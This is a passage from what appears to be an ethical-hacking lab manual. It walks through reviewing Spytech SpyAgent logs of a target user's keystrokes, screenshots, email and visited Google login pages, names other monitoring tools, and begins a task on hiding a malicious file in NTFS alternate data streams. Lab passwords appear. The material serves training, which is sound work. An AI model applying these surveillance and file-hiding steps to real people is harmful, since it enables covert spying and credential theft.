
    Note: Here, the password is **test@123**.

42. The **spytech SpyAgent** window appears; click **KEYBOARD & MOUSE**, and then click **View Keystrokes Log** from the resulting options.




43. **SpyAgent** displays all the resultant keystrokes under the **Keystrokes Typed** section. You can click any of the captured keystrokes to view detailed information in the field below.

    Note: The screenshot here might differ from the image on your screen, depending upon the user activities you performed earlier.




44. Click the **Screenshots** option from the left-hand pane to view the captured screenshot of the user activities. Similarly, in **Email Activity** under the **Screenshots** options, you can view the email account accessed by the user on the target system.



45. Navigate back to the **spytech SpyAgent** main window. Click **Website Usage**, and then click **View Websites Logged**.

    Note: If there are no entries in **Websites Logged** section you can select any other option from **Website Usage** section.

46. **SpyAgent** displays all the user-visited website results along with the start time, end time, and active time, as shown in the screenshot.




Select a Website Log Entry

Websites Visited
All Websites
mail.google.com
accounts.google.com
www.bing.com
www.ebay.com

Pages Visited for Selected Website

Page Visited	Username	Start Time	End Time	Active Time
https://www.ebay.com/?mkevt=1&mkcid=1&mk...	Jason	Tue 4/05/22 @ 6:59:34 AM	Tue 4/05/22 @ 6:59:35 AM	00h:00m:02s
https://www.bing.com/search?q=gmail&src=IE...	Jason	Tue 4/05/22 @ 6:59:37 AM	Tue 4/05/22 @ 6:59:41 AM	00h:00m:05s
https://accounts.google.com/ServiceLogin?ser...	Jason	Tue 4/05/22 @ 6:59:42 AM	Tue 4/05/22 @ 6:59:43 AM	00h:00m:02s
https://accounts.google.com/signin/v2/identifi...	Jason	Tue 4/05/22 @ 6:59:44 AM	Tue 4/05/22 @ 6:59:50 AM	00h:00m:06s
https://accounts.google.com/signin/v2/challen...	Jason	Tue 4/05/22 @ 6:59:51 AM	Tue 4/05/22 @ 7:00:00 AM	00h:00m:01s
https://mail.google.com/mail/u/0/h/1krrmbu19...	Jason	Tue 4/05/22 @ 7:00:02 AM	Tue 4/05/22 @ 7:00:09 AM	00h:00m:08s
https://accounts.google.com/Logout?service=...	Jason	Tue 4/05/22 @ 7:00:09 AM	Tue 4/05/22 @ 7:00:10 AM	00h:00m:02s
https://accounts.google.com/ServiceLogin/sig...	Jason	Tue 4/05/22 @ 7:00:11 AM	Tue 4/05/22 @ 7:00:14 AM	00h:00m:03s
https://accounts.google.com/ServiceLogin/ide...	Jason	Tue 4/05/22 @ 7:00:16 AM	Tue 4/05/22 @ 7:00:16 AM	00h:00m:01s

47. Click **Events Timeline** option from the left-hand pane to view the captured event entries.



Event	Target	Username	Time
Monitoring Started	none	Jason	Tue 4/05/22 @ 6:56:14 AM
Window Viewed	Program Manager	Jason	Tue 4/05/22 @ 6:56:30 AM
Program Started	[System Process]	Jason	Tue 4/05/22 @ 6:56:36 AM
Window Viewed	Spytech SpyAgent	Jason	Tue 4/05/22 @ 6:56:36 AM
Program Started	[System Process]	Jason	Tue 4/05/22 @ 6:56:42 AM
Window Viewed	Program Manager	Jason	Tue 4/05/22 @ 6:56:43 AM
Keystrokes Typed	Program Manager (explorer.exe)	Jason	Tue 4/05/22 @ 6:56:47 AM
Program Started	GoogleCrashHandler.exe	Jason	Tue 4/05/22 @ 6:56:50 AM
Window Viewed	Progress	Jason	Tue 4/05/22 @ 6:56:59 AM
File Created	C:\$Recycle.Bin\S-1-5-21-735912402-222524527-39714658...	Jason	Tue 4/05/22 @ 6:56:59 AM
File Created	C:\Users\Jason\AppData\Local\Microsoft\Windows\Caches\{3DA...	Jason	Tue 4/05/22 @ 6:57:01 AM
File Deleted	C:\Users\Jason\AppData\Local\Microsoft\Windows\Caches\{3DA...	Jason	Tue 4/05/22 @ 6:57:01 AM
File Created	C:\Users\Jason\AppData\Local\Packages\Microsoft.Windows.Cort...	Jason	Tue 4/05/22 @ 6:57:01 AM
File Created	C:\Users\Jason\AppData\Local\Packages\Microsoft.Windows.Cort...	Jason	Tue 4/05/22 @ 6:57:01 AM
File Deleted	C:\Users\Jason\AppData\Local\Packages\Microsoft.Windows.Cort...	Jason	Tue 4/05/22 @ 6:57:01 AM
File Deleted	C:\Users\Jason\AppData\Local\Packages\Microsoft.Windows.Cort...	Jason	Tue 4/05/22 @ 6:57:01 AM
File Created	C:\Users\Jason\AppData\Local\Packages\Microsoft.Windows.Cort...	Jason	Tue 4/05/22 @ 6:57:02 AM
File Created	C:\Users\Jason\AppData\Local\Packages\Microsoft.Windows.Cort...	Jason	Tue 4/05/22 @ 6:57:02 AM
File Created	C:\Users\Jason\AppData\Local\Packages\Microsoft.Windows.Cort...	Jason	Tue 4/05/22 @ 6:57:02 AM
File Created	C:\Users\Jason\AppData\Local\Packages\Microsoft.Windows.Cort...	Jason	Tue 4/05/22 @ 6:57:02 AM
Window Viewed	Program Manager	Jason	Tue 4/05/22 @ 6:57:06 AM
Program Started	[System Process]	Jason	Tue 4/05/22 @ 6:57:07 AM
File Deleted	C:\Users\Jason\AppData\Roaming\Microsoft\Windows\Themes\Ca...	Jason	Tue 4/05/22 @ 6:57:14 AM
File Deleted	C:\Windows\System32\spool\V4Dirs\631B77CC-4B72-4F5F-A0...	Jason	Tue 4/05/22 @ 6:57:14 AM
File Deleted	C:\Windows\System32\spool\V4Dirs\6E03A38A-572C-48B9-82...	Jason	Tue 4/05/22 @ 6:57:14 AM
Program Started	LogonUI.exe	Jason	Tue 4/05/22 @ 6:57:17 AM
Program Started	TSTheme.exe	Jason	Tue 4/05/22 @ 6:57:17 AM
File Created	C:\Users\Jason\AppData\Roaming\Microsoft\Windows\Themes\Ca...	Jason	Tue 4/05/22 @ 6:57:19 AM
File Created	C:\Users\Jason\AppData\Roaming\Microsoft\Windows\Themes\Ca...	Jason	Tue 4/05/22 @ 6:57:19 AM
Program Closed	TSTheme.exe	Jason	Tue 4/05/22 @ 6:57:25 AM
File Deleted	C:\Users\Administrator\AppData\Local\Microsoft\Windows\Cache...	Jason	Tue 4/05/22 @ 6:57:56 AM
File Deleted	C:\Users\ADMINI~1\AppData\Local\Temp\1	Jason	Tue 4/05/22 @ 6:57:56 AM
Program Closed	LabOnDemand.HyperV.IntegrationService.exe	Jason	Tue 4/05/22 @ 6:58:03 AM
Monitoring Started	none	Jason	Tue 4/05/22 @ 6:59:26 AM
Window Viewed	Internet Explorer Enhanced Security Configuration is not enabled - ...	Jason	Tue 4/05/22 @ 6:59:26 AM
File Created	C:\Users\Jason\AppData\Local\Microsoft\Internet Explorer\Recov...	Jason	Tue 4/05/22 @ 6:59:29 AM

48. Similarly, you can select each tile and further explore the tool by clicking various options such as **Windows Viewed**, **Program Usage**, **Files & Documents**, **Computer Usage**.

49. Once you have finished, close all open windows; close **Remote Desktop Connection**.

50. This concludes the demonstration of how to perform user system monitoring and surveillance using Spytech SpyAgent.
51. You can also use other spyware tools such as **ACTIVTrak** (https://activtrak.com), **Veriato Cerebral** (https://www.veriato.com), **NetVizor** (https://www.netvizor.net), and **SoftActivity Monitor** (https://www.softactivity.com) to perform system monitoring and surveillance on the target system.
52. Close all open windows and document all the acquired information.
53. Turn off the **Windows Server 2022** and **Windows Server 2019** virtual machines.

Task 3: Hide Files using NTFS Streams

A professional ethical hacker or pen tester must understand how to hide files using NTFS (NT file system or New Technology File System) streams. NTFS is a file system that stores any file with the help of two data streams, called NTFS data streams, along with file attributes. The first data stream stores the security descriptor for the file to be stored such as permissions; the second stores the data within a file. Alternate data streams are another type of named data stream that can be present within each file.

Here, we will use NTFS streams to hide a malicious file on the target system.

Note: Ensure that the **Windows 11** virtual machine is running.

1. Turn on the **Windows Server 2019** virtual machine. Click **Ctrl+Alt+Del**, by default, **Administrator** user profile is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login.
2. Ensure that the **C:** drive file system is in **NTFS** format. To do so, navigate to **This PC**, right-click **Local Disk (C:)**, and click **Properties**.